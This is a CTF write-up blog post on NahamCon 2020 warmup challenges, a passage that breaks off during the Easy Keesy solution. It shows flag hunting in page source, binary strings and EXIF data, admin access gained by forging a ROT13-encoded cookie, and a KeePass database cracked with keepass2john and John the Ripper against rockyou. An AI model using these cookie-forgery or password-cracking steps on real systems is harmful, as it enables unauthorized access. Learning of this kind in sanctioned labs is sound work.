
NahamCon CTF 2020

Posted on 14 Jun 2020
ctf writeup nahamcon nahamconctf

Main CTF page: https://ctf.nahamcon.com/
CTFTime even page: https://ctftime.org/event/1067
Conference page: https://nahamcon.splashthat.com/

NahamCon 2020 was a conference and a CTF organized by Naham Sec, John Hammond, The Cyber Mentor and STÖK. The CTF was with no doubts one of the best I participated so far. I'd like to say thanks to all the admins, organizers and authors for this fantastic CTF. It was truly a great experience, the infrastructure was on point and the challenges as well. Top notch quality. The level was also very good, there were challenges for everybody ranging from beginner to advanced. Thank everybody involved in it for these ~30 hours, I enjoyed it and learned quite a few things, which is always the ultimate goal. Looking forward to the next instance :)

This time I participated along with Kashmir54. We finished in 205th-203rd position. We're happy not only with the result, but also with the concepts and techniques we've learned in this CTF. Each CTF feels like we're actually progressing, and that's fantastic. Our knowledge is still at beginners level but we are slowly and steady getting stronger :)



ISwearIGoogledIt
205th place
1750 points


203	zer0byte	1750
204	InputName	1750
205	ISwearIGoogledIt	1750

The CTF had several categories. In this page you will find the writeups for some of the challenges we solved:

- >> Warmup:
  - >> Read the rules, CLIsay, Metameme, Mr.Robot, UGCC, Easy Keesy and Pang.
- >> Binary Exploitation:
  - >> Dangerous and SaaS.
- >> OSINT:
  - >> Time Keeper, Finsta, New Years Resolution and Tron.
- >> Forensics:
  - >> Microsooft and Volatile.

Warmup

Read The Rules




Challenge · 320 Solves

Read The Rules
5

Please follow the rules for this CTF!

Connect here:
https://ctf.nahamcon.com/rules


This challenge was very easy, hence the category `warmup`. The flag was hidden in the rules webpage's source code.



```
</ul><p></p><!-- Thank you for reading the rules! Your flag is: -->
<!--          flag{we_hope_you_enjoy_the_game}          -->
    </div>
```

Flag is: flag{we_hope_you_enjoy_the_game}

CLIsay



Challenge · 190 Solves


CLIsay
20

cowsay is hiding something from us!

Download the file below.

In this challenge we're given a 64-bit ELF. Executing it requests for input. As always, the first thing to do with binaries is looking for hardcoded/static strings in them.

This time turns out the flag was split in 2, but still hardcoded in the binary.




```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/CLIsay# rabin2 -zzz clisay
000 0x00000034 0x00000034   4  10 () utf16le @8\r@
001 0x00000318 0x00000318  27  28 (.interp) ascii /lib64/ld-linux-x86-64.so.2
002 0x00000471 0x00000471   9  10 (.dynstr) ascii libc.so.6
003 0x0000047b 0x0000047b   6   7 (.dynstr) ascii printf
004 0x00000482 0x00000482  14  15 (.dynstr) ascii __cxa_finalize
005 0x00000491 0x00000491  17  18 (.dynstr) ascii __libc_start_main
006 0x000004a3 0x000004a3  11  12 (.dynstr) ascii GLIBC_2.2.5
007 0x000004af 0x000004af  27  28 (.dynstr) ascii _ITM_deregisterTMCloneTable
008 0x000004cb 0x000004cb  14  15 (.dynstr) ascii __gmon_start__
009 0x000004da 0x000004da  25  26 (.dynstr) ascii _ITM_registerTMCloneTable
010 0x0000110b 0x0000110b   4   5 (.text) ascii u+UH
011 0x00001209 0x00001209  11  12 (.text) ascii \b[]A\\A]A^A_
012 0x00002008 0x00002008  13  14 (.rodata) ascii flag{Y0u_c4n_
013 0x00002018 0x00002018 282 283 (.rodata) ascii                                   \n/ Sorry, I'm no
t allow to reveal any \\\n\\ secrets...                              /\n  --------------------------------
\n         \\   ^__^ \n            \\  (oo)\\_______\n               (__)\\       )\\/\\\n
||----w |\n              ||     ||\n\n
014 0x00002136 0x00002136  11  12 (.rodata) ascii r3Ad_M1nd5}
015 0x000021a0 0x000021a0   4   5 (.eh_frame) ascii \e\f\a\b
016 0x000021df 0x000021df   5   6 (.eh_frame) ascii :*3$"
```

Flag is: flag{Y0u_c4n_r3Ad_M1nd5}

Notice how I used `rabin2 -zzz` to get the strings of the binary. It is an alternative to the all-mighty `strings`.

Metameme




Challenge · 209 Solves

Metameme
25


Hacker memes. So meta.

Download the file below.

This time the downloaded file is a JPG image.




The image looks pretty normal at a first glance. As always, the next step it to inspect the metadata in case there is something useful. This time there was! The flag was the author's name.



```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Metameme# exiftool hackermeme.jpg
ExifTool Version Number         : 11.80
File Name                       : hackermeme.jpg
Directory                       : .
File Size                       : 372 kB
File Modification Date/Time     : 2020:06:04 20:59:53-04:00
File Access Date/Time           : 2020:06:12 11:18:25-04:00
File Inode Change Date/Time     : 2020:06:12 11:18:21-04:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 10.80
Creator                         : flag{N0t_7h3_4cTuaL_Cr3At0r}
Image Width                     : 1920
Image Height                    : 1080
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1920x1080
Megapixels                      : 2.1
```

The flag is: flag{N0t_7h3_4cTuaL_Cr3At0r}

Mr. Robot



Challenge · 160 Solves

Mr. Robot
25

Elliot needs your help. You know what to do.


Connect here:
http://jh2i.com:50032

In this challenge we must inspect a webpage and see where the flag is hidden.

jh2i.com:50032
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive S
WELCOME TO FSOCIETY
MR. ROBOT
"No rest for the wicked" - Mr. Robot

The frontpage has a mr.robot image that is some sort of rabbit hole. Nothing interesting can be found in it nor in the image.


Since the title is "Mr. **Robot**", it's worth checking robots.txt.



```
flag{welcome_to_robots.txt}
```

And indeed the flag was there :) The flag is: flag{welcome_to_robots.txt}

UGCC




Challenge · 118 Solves

UGGC
30

Become the admin!


Connect here:
http://jh2i.com:50018

This time we must go through a login panel.



Please choose a username to login.


The logic step here is to check the admin user. Looks like admin login has been disabled. Any other username doesn't work either.



Please choose a username to login.

admin


Login as admin has been disabled



You are logged in as **Razvi**.

Sorry, only admin can see the flag.

Inspecting the cookies of the site we spot that there is a cookie named `user` whose value, when trying to log in as abcd, is nopq. nopq is "abcd" ciphered with a caesar cipher with shift value 13, aka ROT13.




You are logged in as **abcd**.

Sorry, only admin can see the flag.

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
user	jh2i.com	/	Session	Fri, 12 Jun 2020 15:32:20 GMT	nopq	false	Unset

What we can do now is change the cookie's value to nqzva, which is ROT13(admin).



You are logged in as **admin**.


Congratulations here is your flag!

flag{H4cK_aLL_7H3_C0okl3s}

Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
user	jh2i.com	/	Session	Fri, 12 Jun 2020 15:37:35 GMT	nqzva	false	Unset

The flag is: flag{H4cK_aLL_7H3_C0okl3s}

Easy Keesy




Challenge · 36 Solves

Easy Keesy
30

Dang it, not again...

Download the file below.

After downloading the file, we must use the `file` command in order to see what we're dealing with.



```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Easy_Keesy# file easy_keesy
easy_keesy: Keepass password database 2.x KDBX
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Easy_Keesy#
```


The file is a Keepass database. It is, obviously, password-protected.

I'll be using John the Ripper and, of course, rockyou :) https://bytesoverbombs.io/cracking-everything-with-john-the-ripper-d434f0f6dc1c

The first thing to do is converting the actual database into a hash understandable by John the Ripper. To do so, use the tools provided by john. In this case, keepass2john:

`/usr/sbin/keepass2john easy_keesy > keepass_hash`

After obtaining the hash, I launched John the Ripper with rockyou as wordlist.




```
root@kali:~/Desktop/CTFs/ctfs/NAHAMCONCTF2020/Warmup/Easy_Keesy# john --wordlist=/usr/share/wordlists/r
ockyou.txt keepass_hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
monkeys          (easy_keesy)
1g 0:00:00:07 DONE (2020-06-12 11:44) 0.1344g/s 79.56p/s 79.56c/s 79.56C/s evelyn..thunder
Use the "--show" option to display all of the cracked passwords reliably
Session completed
